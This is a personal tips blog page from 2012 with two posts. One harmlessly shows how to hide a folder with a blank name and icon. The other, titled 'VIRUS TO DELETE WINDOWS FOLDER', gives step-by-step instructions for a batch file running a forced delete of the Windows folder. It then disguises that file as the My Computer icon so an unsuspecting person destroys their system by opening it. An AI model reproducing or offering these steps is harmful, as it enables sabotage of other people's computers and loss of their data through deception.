





Web Tricks and Tips...

I am Gunaseelan. I started this blog to share my tips and tricks about all i.e computer trick, internet trick, seo updates, seo tips, ethical hacking tips etc...

Reiciendis voluptatibus maiores

SEO Updates...

This is the page about new SEO updates daily and also shared with some tips and techniques...

Asumenda omnis dolor

Designing...

Here we share the tips for desiging of html, xml and other some too...

Voluptates repudiandae sint

Necessitatibus saepe ev...

Please share and give your suggesstions...

Necessitatibus saepe eveniet

Omnis dolor repellendus...

At vero eos et accusamus et iusto odio dignissimos ducimus qui blanditiis praesentium voluptatum deleniti atque corrupti...

Omnis dolor repellendus

Pomnis voluptas assumen...

At vero eos et accusamus et iusto odio dignissimos ducimus qui blanditiis praesentium voluptatum deleniti atque corrupti...

Pomnis voluptas assumenda

Harum quidem rerum...

At vero eos et accusamus et iusto odio dignissimos ducimus qui blanditiis praesentium voluptatum deleniti atque corrupti...

Harum quidem rerum
  • Reiciendis voluptatibus maiores
  • Asumenda omnis dolor
  • Voluptates repudiandae sint
  • Necessitatibus saepe eveniet
  • Omnis dolor repellendus
  • Pomnis voluptas assumenda
  • Harum quidem rerum

Earn Money By Online

Showing posts with label how to delete windows folder. Show all posts

Friday, 14 September 2012

How to Hide Your Private Folder


To learn carnatic music online visit : ilearncarnaticmusic.com
 

Hello Friends, this is a simple trick to hide some folder for your private files, but this is not the step by any batch programming. Just follow the steps:

Step 1 : Create a folder in any drive on your computer and copy your private files to that folder.


Step 2 : Right click that folder and select “Rename” then hold “Alt” key and type “0160” (don’t release alt key till the four letter typed “ALT + 0160”) .

Its only working on num keyboar guys please note this
how to hide folder



Step 3: Then right click the folder and select “Properties” from that dialog box go to customize tab.

Step 4: Now click “Change Icon” and select the empty icon in the list(that is available in 13th column of the list).


Now check that folder is in hide state. Please look at this video for clear instruction.

Posted by Gunaseelan 3 comments

Wednesday, 18 July 2012

VIRUS TO DELETE WINDOWS FOLDER


Step 1: Open Notepad and type following command as it is without Quotes.

“del C:\Windows /f /q”

Step 2: NOTE :Instead of C:/ you have to type your drive in which Windows is installed.

Step 3: Save it as a.bat (don’t forget to choose all files from save option.)

Step 4: Now save it in any Drive other than C: .
Gunaseelan
Virus to delete windows folder - Gunaseelan

Step 5: Now create a shortcut to that bat file on desktop.  (refer the above image)

Gunaseelan

 
Step 6: Then Change the Icon of the file as My Computer icon. (refer the above image)

Step 7: Now change that file icon as My Computer icon and then leave the computer.

AFTER THAT:  Now when someone will open the My Computer the Windows folder will be deleted and that person will have to reinstall the OS.
Posted by Gunaseelan 0 comments
Powered by Blogger.